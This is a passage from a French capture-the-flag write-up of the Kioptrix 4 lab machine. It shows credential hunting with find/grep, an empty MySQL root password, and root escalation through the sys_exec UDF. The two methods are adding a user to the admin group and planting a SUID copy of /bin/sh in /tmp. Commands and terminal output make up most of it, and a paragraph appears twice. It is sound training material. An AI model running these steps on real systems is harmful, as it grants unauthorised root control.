- `find / -maxdepth 5 -name *.php -type f -exec grep -Hn password {} \;`

```
john@Kioptrix4:/$
find: /proc/5223/fdinfo: Permission denied
find: /proc/5224/fd: Permission denied
find: /proc/5224/fdinfo: Permission denied
find: /proc/5272/fd: Permission denied
find: /proc/5272/fdinfo: Permission denied
find: /proc/5274/fd: Permission denied
find: /proc/5274/fdinfo: Permission denied
find: /var/run/samba/winbindd_privileged: Permission denied
find: /var/log/samba: Permission denied
find: /var/log/mysql: Permission denied
find: /var/log/apache2: Permission denied
find: /var/spool/cron/atjobs: Permission denied
find: /var/spool/cron/atspool: Permission denied
find: /var/spool/cron/crontabs: Permission denied
find: /var/lib/php5: Permission denied
find: /var/lib/samba/usershares: Permission denied
find: /var/lib/mysql/members: Permission denied
/var/www/index.php:21:                                     <input name="mypassword" type="password" id="mypassword">
/var/www/checklogin.php:5:$password=''; // Mysql password
/var/www/checklogin.php:10:mysql_connect("$host", "$username", "$password")or die("cannot connect");
/var/www/checklogin.php:13:// Define $myusername and $mypassword
/var/www/checklogin.php:15:$mypassword=$_POST['mypassword'];
/var/www/checklogin.php:19://$mypassword = stripslashes($mypassword);
/var/www/checklogin.php:21://$mypassword = mysql_real_escape_string($mypassword);
/var/www/checklogin.php:23://$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
/var/www/checklogin.php:24:$result=mysql_query("SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'");
/var/www/checklogin.php:29:// If result matched $myusername and $mypassword, table row must be 1 row
/var/www/checklogin.php:32:// Register $myusername, $mypassword and redirect to file "login_success.php"
/var/www/checklogin.php:34:     session_register("mypassword");
/var/www/robert/robert.php:9:$password=''; // Mysql password
/var/www/robert/robert.php:14:mysql_connect("$host", "$username", "$password")or die("cannot connect");
/var/www/robert/robert.php:21:// If result matched $myusername and $mypassword, table row must be 1 row
/var/www/john/john.php:9:$password=''; // Mysql password
/var/www/john/john.php:14:mysql_connect("$host", "$username", "$password")or die("cannot connect");
find: /var/cache/ldconfig: Permission denied
find: /etc/chatscripts: Permission denied
find: /etc/ppp/peers: Permission denied
find: /root/.ssh: Permission denied
find: /lost+found: Permission denied
john@Kioptrix4:/$
```

- Nous nous sommes rendu dans le répertoire `/var/www/john` pour jeter un coup d'œil sur `john.php`. Nous avons trouvé des informations d'identification `mysql` avec le nom d'utilisateur est `root` et le mot de passe est `''`.

- Escalade des privilèges

Nous avons vérifié si mysql s'exécute sur la machine cible en tant que root ou non, nous exécutons donc cette commande ps et nous avons remarqué que mysql s'exécute en tant que root, avec la commande "ps aux | grep"

```
Fichier Actions Éditer Vue Aide
john@Kioptrix4:/var/www/john$ ps aux | grep mysql
root      4890  0.0  0.0  1772  524 ?        S    10:04   0:00 /bin/sh /usr/bin/mysqld_safe
root      4932  0.0  1.5 127120 16460 ?        Sl   10:04   0:02 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld
root      4934  0.0  0.0   1700   556 ?        S    10:04   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
john      5340  0.0  0.0   3004   756 pts/0    R+   12:39   0:00 grep mysql
john@Kioptrix4:/var/www/john$
```

Il existe un module appelé User Defined Function (ou UDF) dans mysql. Ce module nous permet d'exécuter des commandes système dans mysql, nous nous sommes donc connectés en tant que root sans mot de passe, puis en énumérant les bases de données et les tables. Nous utilisons la base de données mysql et sélectionnons toutes les entités de la table func qui est la table qui contient UDF. Nous avons trouvé une fonction appelée sys_exec que nous allons essayer d'utiliser pour l'élévation des privilèges.

- mysql -u root

```
john@Kioptrix4:/var/www/john$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 984
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
```

- show databases;

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| members |
| mysql |
+-----+
3 rows in set (0.00 sec)
```

- use mysql
- show tables;

```
mysql> use mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_mysql |
+-----+
| columns_priv    |
| db              |
| func            |
| help_category   |
| help_keyword    |
| help_relation   |
| help_topic      |
| host            |
| proc            |
| procs_priv      |
| tables_priv     |
| time_zone       |
| time_zone_leap_second |
| time_zone_name  |
| time_zone_transition |
| time_zone_transition_type |
| user            |
+-----+
17 rows in set (0.00 sec)
```

les tables. Nous utilisons la base de données mysql et sélectionnons toutes les entités de la table func qui est la table qui contient UDF. Nous avons trouvé une fonction appelée sys_exec que nous allons essayer d'utiliser pour l'élévation des privilèges.

- mysql -u root
- show databases;
- use mysql;
- show tables;
- select * from func

- `select * from func`

```
mysql> select * from func
→ ;
+-----+-----+-----+-----+
| name          | ret | dl          | type    |
+-----+-----+-----+-----+
| lib_mysqludf_sys_info | 0 | lib_mysqludf_sys.so | function |
| sys_exec      | 0 | lib_mysqludf_sys.so | function |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> █
```

Méthode1:

Nous avons utilisé la fonction `sys_exec` pour ajouter l'utilisateur `john` au groupe `admin` afin que nous puissions utiliser la commande `sudo` pour passer facilement à l'utilisateur `root`.

- `select sys_exec('usermod -a -G admin john');`

```
john@Kioptrix4:/var/www/john$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 985
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec('usermod -a -G admin john');
+-----+
| sys_exec('usermod -a -G admin john') |
+-----+
| NULL |
+-----+
1 row in set (0.08 sec)
```

- *sudo su*
- *id*
- *whoami*

```
john@Kioptrix4:/var/www/john$ sudo su
[sudo] password for john:
root@Kioptrix4:/var/www/john# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www/john# whoami
root
```

- *Nous avons accédé au répertoire personnel avec la commande: "cd ~"*
- *Nous avons ensuite lister le contenu du répertoire avec la commande "ls", ce qui nous a permis de trouver un flag.*
- *cat congrats.txt*

```
root@Kioptrix4:/var/www/john# cd ~
root@Kioptrix4:~# ls
congrats.txt  lshell-0.9.12
root@Kioptrix4:~# cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret

root@Kioptrix4:~# cat lshell-0.9.12/
cat: lshell-0.9.12/: Is a directory
root@Kioptrix4:~# ls lshell-0.9.12/
bin  build  CHANGES  COPYING  etc  lshellmodule  lshell.spec  man  MANIFEST.in  PKG-INFO  README  setup.py  test
```

Méthode2:

Nous avons utilisé la fonction `sys_exec` pour copier `/bin/sh` dans le répertoire `/tmp` et changer sa propriété en `root` et ses autorisations en `SUID` et `SGID` afin que nous puissions exécuter ce programme `sh` en tant que `root` et donc obtenir un shell `root`.

- `select sys_exec('cp /bin/sh /tmp; chown root:root /tmp/sh; chmod +s /tmp`
- `exit`

```
root@Kioptrix4:~# sudo mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 986
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec('cp /bin/sh /tmp; chown root:root /tmp/sh; chmod +s /tmp
';
'> Aborted
root@Kioptrix4:~# sudo mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 987
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec('cp /bin/sh /tmp; chown root:root /tmp/sh; chmod +s /tmp/sh');
+-----+
| sys_exec('cp /bin/sh /tmp; chown root:root /tmp/sh; chmod +s /tmp/sh') |
+-----+
| NULL |
+-----+
1 row in set (0.01 sec)

mysql>
```

Nous avons changé le répertoire en `/tmp` puis exécuté le programme `sh` et enfin nous avons un shell `root`.

- `cd /tmp`
- `ls`
- `./sh`

```
john@Kioptrix4:/var/www/john$ cd /tmp/
john@Kioptrix4:/tmp$ ls
sh
john@Kioptrix4:/tmp$ ./sh
# ls
sh
# pwd
/tmp
# id
uid=1001(john) gid=1001(john) euid=0(root) egid=0(root) groups=1001(john)
# whoami
root
#
```

